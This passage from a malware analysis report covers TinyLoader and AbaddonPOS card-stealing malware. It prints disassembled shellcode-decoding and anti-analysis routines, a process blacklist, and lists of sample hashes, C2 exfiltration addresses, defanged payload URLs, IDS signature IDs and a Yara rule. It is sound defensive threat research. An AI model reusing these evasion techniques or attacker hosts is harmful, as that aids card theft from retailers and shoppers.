0040149E   3D AC040000       CMP EAX,4AC
004014A3   73 08             JAE SHORT 004014AD
004014A5   83C0 04           ADD EAX,4
004014A8   83C3 04           ADD EBX,4
004014AB   EB E9             JMP SHORT 00401496
```

October 2015 — TinyLoader.D1 — Encoded Shellcode Decode

```
004014B3   310B              XOR DWORD PTR DS:[EBX],ECX
004014B5   813B C3C3C3C      CMP DWORD PTR DS:[EBX],C3C3C3C3
004014BB   74 0E             JE SHORT 004014CB
004014BD   83F8 00           CMP EAX,0
004014C0   75 09             JNE SHORT 004014CB
004014C2   310B              XOR DWORD PTR DS:[EBX],ECX
004014C4   29C3              SUB EBX,EAX
004014C6   31C0              XOR EAX,EAX
004014C8   41                INC ECX
004014C9   EB E8             JMP SHORT 004014B3
004014CB   3D AC040000       CMP EAX,4AC
004014D0   73 08             JAE SHORT 004014DA
004014D2   83C0 04           ADD EAX,4
004014D5   83C3 04           ADD EBX,4
004014D8   EB D9             JMP SHORT 004014B3
```

October 2015 — TinyLoader.D1 — CALL Anti-Analysis (C2 IP)

```
0002029C   E8 0A000000       CALL 000202AB
000202A1   35 2E382E36       XOR EAX,362E382E
000202A6   302E              XOR BYTE PTR DS:[ESI],CH
000202A8   3233              XOR DH,BYTE PTR DS:[EBX]
```

October 2015 — TinyLoader.D1 — Architecture Select

```
000201E4   FF95 B0020000              CALL DWORD PTR SS:[EBP+2B0]
000201EA   83BD 40050000 01           CMP DWORD PTR SS:[EBP+540],1
000201F1   75 02                      JNE SHORT 000201F5
000201F3   EB 0C                      JMP SHORT 00020201
000201F5   C785 40050000 00000032     MOV DWORD PTR SS:[EBP+540],32000000
000201FF   EB 0A                      JMP SHORT 0002020B
00020201   C785 40050000 00000086     MOV DWORD PTR SS:[EBP+540],86000000
```

October 2015 — TinyLoader.x64 — Architecture Select

```
mov qword ptr ds:[r15+498],rax
mov qword ptr ds:[r15+540],64000000
```

October 2015 — TinyLoader.x64 — Encoded Shellcode Decode

```
xor dword ptr ds:[rbx],ecx
cmp dword ptr ds:[rbx],E5894855
je tinyloader_x64.4016C3
cmp eax,0
jne tinyloader_x64.4016C3
xor dword ptr ds:[rbx],ecx
sub rbx,rax
xor eax,eax
inc ecx
jmp tinyloader_x64.4016A9
cmp eax,6AC
jae tinyloader_x64.4016D3
add eax,4
add rbx,4
jmp tinyloader_x64.4016A9
```

October 2015 — AbaddonPOS — Copy Encoded Shellcode

```
00401EDC   8B90 891A4000     MOV EDX,DWORD PTR DS:[EAX+401A89]
00401EE2   8913              MOV DWORD PTR DS:[EBX],EDX
00401EE4   3D 00040000       CMP EAX,400
00401EE9   73 08             JAE SHORT 00401EF3
00401EEB   83C0 04           ADD EAX,4
00401EEE   83C3 04           ADD EBX,4
00401EF1   EB E9             JMP SHORT 00401EDC
```

October 2015 — AbaddonPOS — Encoded Shellcode Decode

```
00401EF9   310B              XOR DWORD PTR DS:[EBX],ECX
00401EFB   813B 5589E58B     CMP DWORD PTR DS:[EBX],8BE58955
00401F01   74 0E             JE SHORT 00401F11
00401F03   83F8 00           CMP EAX,0
00401F06   75 09             JNE SHORT 00401F11
00401F08   310B              XOR DWORD PTR DS:[EBX],ECX
00401F0A   29C3              SUB EBX,EAX
00401F0C   31C0              XOR EAX,EAX
00401F0E   41                INC ECX
00401F0F   EB E8             JMP SHORT 00401EF9
00401F11   3D 00040000       CMP EAX,400
00401F16   73 08             JAE SHORT 00401F20
00401F18   83C0 04           ADD EAX,4
00401F1B   83C3 04           ADD EBX,4
00401F1E   EB D9             JMP SHORT 00401EF9
```

October 2015 — AbaddonPOS — CALL Anti-Analysis (C2 IP)

```
0002005B   E8 0A000000       CALL 0002006A
00020060   35 2E382E36       XOR EAX,362E382E
00020065   302E              XOR BYTE PTR DS:[ESI],CH
00020067   3233              XOR DH,BYTE PTR DS:[EBX]
```

Figure 11: Code history comparison for TinyLoader and AbaddonPOS

Conclusion

The practice of threat actors to increase their target surfaces by leveraging a single campaign to deliver multiple payloads is by now a well-established practice. While using this technique to deliver point of sale malware is less common, the approach of the US holiday shopping season gives cybercriminals ample reason to maximize the return on their campaigns by distributing a new, powerful PoS malware that can capture the credit and debit card transactions of holiday shoppers.

UPDATE November 24, 2015

Further research on TinyLoader and AbaddonPOS turned up samples indicating that this threat has been in the wild since at least August 2015. The current earliest known samples of AbaddonPOS include:

266ce6d907a90e83da0083eee06af123 -> svchost_bin -> 50.7.138.138:13131 -> Compilation timestamp 2015-08-19 22:29:46

91992a1cac7f15e899b22d9a53cabf71 -> svchost_bin -> 50.7.124.172:13131

538482356b4eb4e0552d16b08d5c2908 -> svchost_bin -> 50.7.124.172:13131

05134cd6a50440b2c6d9ef62d2c2c3a3 -> svchost_bin -> 50.7.124.172:13131

7b137055fd40c39bdc76d27ff4fc82ed -> 50.7.124.172:15151 -> Location: [hxxp://50.7.71[.]99/970/ad06b6e922623e436c7a.exe], downloaded by TinyLoader.C (md5: 4aa0ca129358b82a285e0d069a36e7fb)

7e49d646cb74718dcce21d3d3ad948d1 -> svchost_bin -> 50.7.124.172:14141 -> Location: [hxxp://50.7.71[.]99/upload/7e49d646cb.exe], downloaded by TinyLoader.C (md5: 3733bb7a96e3091183d80b7a4914c830)

c7db01ba6b73188640e0fb65aab0d535 -> svchost_bin -> 50.7.124.172:15151

The earliest versions of AbaddonPOS are distinguished primarily by fact that it first targets track data delimiters ("=" and "^") for finding potential credit card data instead of a beginning number ("3", "4", "5", and "6").

Three earlier versions of AbaddonPOS have been identified *(credit: Nick Hoffman)*:

81055d3e6ab2f349f334a87b090041dc -> svchost_bin -> 50.7.138[.]138:13030

da0cd8228745081b58594103163d22b8 -> svchost_sin -> 50.7.138[.]138:13030

04b68e4f4c7583201397d6674a3e2503 -> svchost_ghost -> 50.7.138[.]138:14040

The primary difference between these versions and the AbaddonPOS version analyzed in the original post is that these other versions contain a process blacklist: these processes will not be scanned for credit card data. The implementation is unique in that it searches only the first four bytes of each process; if those four bytes match, then it will search two more; and if those match as well, that process will be skipped. (Fig. 12) The blacklist contained the following partial process names:

svchso

iexplo

smss.e

csrss.

winlog

lsass.

spools

alg.ex

firefo


chrome

winini

steam.

skype.

dwm.ex.



```
0040172C  > 813D 3230400  CMP DWORD PTR DS:[403032],68637673   svch
00401736  . 75 0F         JNE SHORT 00401747
00401738  . 66:813D 3630  CMP WORD PTR DS:[403036],736F        so
00401741  . 0F84 4701000  JE 0040188E
```

Figure 12: AbaddonPOS svchost.exe blacklist instructions

Proofpoint researchers discovered the following additional hashes for AbaddonPOS:

4a85feef07d4aed664624331cdbcdd66 -> DeviL_TasK -> 5.8.60[.]23:21920

6ac78bc0bd16273c654cec105567c73e -> no startup mutex -> 5.8.60[.]23:21930

6b02efef0580dce8e49d27196cff6825 -> M_RAY -> 193.28.179[.]13:20930

6f1d8ca36190668163f005c7f2c9007f -> M_RAY -> 193.28.179[.]13:20950

421dfc4856262445d12fe110bf4f2c56 -> DeviL_TasK -> 5.8.60[.]23:21940

9646e0a87be71c225f2aa8639354bd4f -> M_RAY -> 193.28.179[.]13:20940

46810f106dbaaff5c3c701c71aa16ee9 -> no startup mutex -> 176.114.0[.]165:21940

e9aeb88d393e6259b5fb520bc7a49ac0 -> M_REX -> 193.28.179[.]105:20910

Other malware that are likely used by these actor(s) include:

TinyLoader.C (md5: aa7897623f64576586e4b6ec99d8ccc6) was used to download Fleercivet/Bagsu, a Trojan used to commit adfraud (md5: 79dc1ce122f7bddd730d886df1a4739a, location: [hxxp://50.7.71[.]99/file/bin86crypt_full.exe])

TinyLoader.B (md5: a94c51c5e316d6e3b1cde1f80f99eb94) downloaded Fleercivet (md5: 637b764c78ddda0e1d5351a10b19bcb8, location: [hxxp://50.7.71[.]214/upload/7777.exe])

TinyLoader.C (md5: 739cea68598ae347fae1d983e16a7d27) downloaded ReactorBot/Rovnix (md5: c755c9532c1ee517b25f98719968e154 and md5: 9a2fb9aa94d78313420c4106108b5fef, location: [hxxp://80.79.123[.]98/aurum/c.work.exe]

TinyLoader.C (md5: 19516ab9a7169c53bd811c975d5fea7d) was used to download Fleercivet (md5: 227e6b1f3e66f00a4fc683d4f39da904, location: [hxxp://50.7.143[.]61/id_1123.exe]) and a packed TinyLoader.C (md5: a86b91fda7ec634e44e4b6b7e69ed659, location: [hxxp://50.7.143[.]61/40930.exe])

These actors may have also employed CryptoWall at some point, as the imphash for 227e6b1f3e66f00a4fc683d4f39da904 matches the imphash for a known CryptoWall sample (md5: 2af149845f4d1ce8e712622d3f1ec46e). Both samples are packed, so it is possible that two actors utilized the same packer/crypter or packing/crypting service.

References

[1] https://www.washingtonpost.com/news/the-switch/wp/2014/08/22/secret-service-estimates-type-of-malware-that-led-to-target-breach-is-affecting-over-1000-u-s-businesses/

[2] http://www.cio.com/article/2910024/data-breach/history-repeats-itself-as-pos-breaches-continue-in-2015.html

[3] https://www.proofpoint.com/us/threat-insight/post/In-The-Shadows

[4] http://www.cyphort.com/psychcental-com-infected-with-angler-ek-installs-bedep-vawtrak-and-pos-malware/

[5] http://researchcenter.paloaltonetworks.com/2015/10/understanding-and-preventing-point-of-sale-attacks/

Indicators of Compromise (IOCs)

IDS/IPS Detection (ET signature IDs)

TinyLoader:

2020150-2020153,2020849-2020852,2812523,2812524,2814778,2814779,2814803

TinyDownloader (downloader shellcode HTTP request):

2814810

AbaddonPOS:

2814677-2814680

TinyLoader Samples:

0c77886a3ea42b75fcd860d4d97e72c5

a3ea1a008619687bdfef08d2af83f548

a53d8212a47bf25eeca87c1e27042686

a7a666ab9548fd1f0a8eb8050d8ca483

a9cc6736e573ad9e77359062e88114e2

aaac35389c9be79c67c4f5c4c630e5d5

b3a057f55a8fa2aad5b8d212a42b4a88

bcf271e83c964eb1fd89e6f1a7b7a62f

c42f20e2a68b8829b52b8399b7b33bf2

d785592932323f6ddaa121bcdcbceba0

e08aeb0bfcbae33b851af9f8be413111

e92254f9ce7d6f45e907e77de146ef37

ec322598eec364a755b5aea70d2a2da8

1c02f2f3fa15cc6a472119389d25983e

1c2a757c63ee418135e89cc8ef0d6e63

2b3704e0acbcbc265d0d08502a9bf373

3a7ac0c907b2c406ab480d4ed2f18161

3f71031ce8ecb0f48847ccb8be86a5fe

4b86cbb2e9f195bef3770d877206068d

6ee164908a94a881032d0649e2bd2505

6f7fabeb9ce76a1d52dbf5a40cbc74e8

7b7ffdd46d1f7ccea146fd9d5a2412ae

7c69dc17977b3431ff15c1ae5927ed0d

7eddbf17a3d1e398621194b0f22402a7

8d6d7a7d77215370d733bda57ef029f4

8df542e35225e0708cd2b3fe5e18ac79

9b340ac013c052ffb2beb29d26009a24

47e5c290f3f443cca027aa344cbf194f

54f1cda856ae921846e27f6d7cc3d795

77f124332a17b3ef6c0b6a799ad0c888

89a19ccb91977d8b1a020f580083d014

9320175f8af07503a2b2eb4d057bac07

885829081f91c6baf458166c3f42e281

a1d1ba04f3cb2cc6372b5986fadb1b9f

TinyLoader C2 IP addresses:

91.234.34[.]44

50.7.138[.]138

149.154.64[.]167

5.8.60[.]23

176.114.0[.]165

AbaddonPOS Samples:

5bf979f90307bac11d13be3031e4c6f9

a168fef5d5a3851383946814f15d96a7

a55843235cd8e36c7e254c5c05662a5b

1c19494385cb21b7e18252b5abd104f6

2b58f7cb4df18509a743226064b30675

752dcae6eb492263608a06489546098f

976275965fcf19a98da824b1959500c1

227e6b1f3e66f00a4fc683d4f39da904

8ca1278e2821fd2dd19c28725f754577

ac03e0e9f70136adede78872e45f6182

12cd4df2264624578919596371edee81

317f9c57f7983e2608d5b2f00db954ff

f63e0a7ca8349e02342c502157ec485d

0900582ba65c70a421b5d21d4ed21f16

4b0db5398f02dae5315f0baff1475807

703f492b2624899ec47b929f65265bbb

5e33b1273b2e2d4cd0986b9873ab4bc4

d11c4a4f76b2bea502b80229a83c30bc

e50edb61e796c6ead88cac53719e2d00

dc1a975e20eca705c6c78dc24f1290b5

6a6977ea317f0240a3dacc0753257518

5e06563f6303eab10c3cd46f0fd5c2d6

7ef654cdc7c2b54772400e26eb292caf

946be7ddd511ff9f49b5073896346eab

AbaddonPOS Exfiltration C2 IP addresses:

5.8.60[.]23:21910

5.8.60[.]23:21930

50.7.138[.]138:13030

50.7.138[.]138:15050

91.234.34[.]44:20940

91.234.34[.]44:20970

149.154.64[.]167:20910

149.154.64[.]167:20920

149.154.64[.]167:20940

149.154.64[.]167:20940

176.114.0[.]165:20910

176.114.0[.]165:21910

176.114.0[.]165:21940

Observed AbaddonPOS Location URLs:

[hxxp://50.7.143[.]61/f_p/f_940.exe]

[hxxp://50.7.143[.]61/n_p/n_940.exe]

[hxxp://50.7.143[.]61/kor_up.exe]

[hxxp://50.7.143[.]61/f_p/f_910.exe]

[hxxp://50.7.143[.]61/f_p/15050.exe]

[hxxp://50.7.143[.]61/a_p/a_970.exe]

[hxxp://50.7.143[.]61/x_file/x_910.exe]

[hxxp://50.7.143[.]61/x_file/x_930.exe]

[hxxp://50.7.143[.]61/files/p_910.exe]

[hxxp://50.7.143[.]61/a_p/a_970.exe]

[hxxp://50.7.138[.]138/file_x/x_910.exe]

[hxxp://50.7.138[.]138/file_x/x_930.exe]

[hxxp://50.7.138[.]138/n_940.exe]

[hxxp://50.7.138[.]138/n_910.exe]

[hxxp://50.7.71[.]99/explorer.exe]

AbaddonPOS Yara signature:

```
rule AbaddonPOS
{
	meta:
		description = "AbaddonPOS"
		author = "Darien Huss, Proofpoint"
		reference = "md5,317f9c57f7983e2608d5b2f00db954ff"
	strings:
		$s1 = "devil_host" fullword ascii
		$s2 = "Chrome" fullword ascii
		$s3 = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run" fullword ascii
		$i1 = { 31 ?? 81 ?? 55 89 E5 8B 74 }
	condition:
		uint16(0) == 0x5a4d and (all of ($s*) or $i1) and filesize <= 10KB
}
```

Code Comparison Samples

TinyLoader.A,1e4906b4cfcad2e8d34a4937fa0c93e2

TinyLoader.B1,c0d530c9724d7c42adab3c7030a2383b

TinyLoader.B2,bd69714997e839618a7db82484819552

TinyLoader.C,739cea68598ae347fae1d983e16a7d27

TinyLoader.D1,7eddbf17a3d1e398621194b0f22402a7

TinyLoader.X64,b10444fcb83c03a5d6395831721fe750

AbaddonPOS,f63e0a7ca8349e02342c502157ec485d

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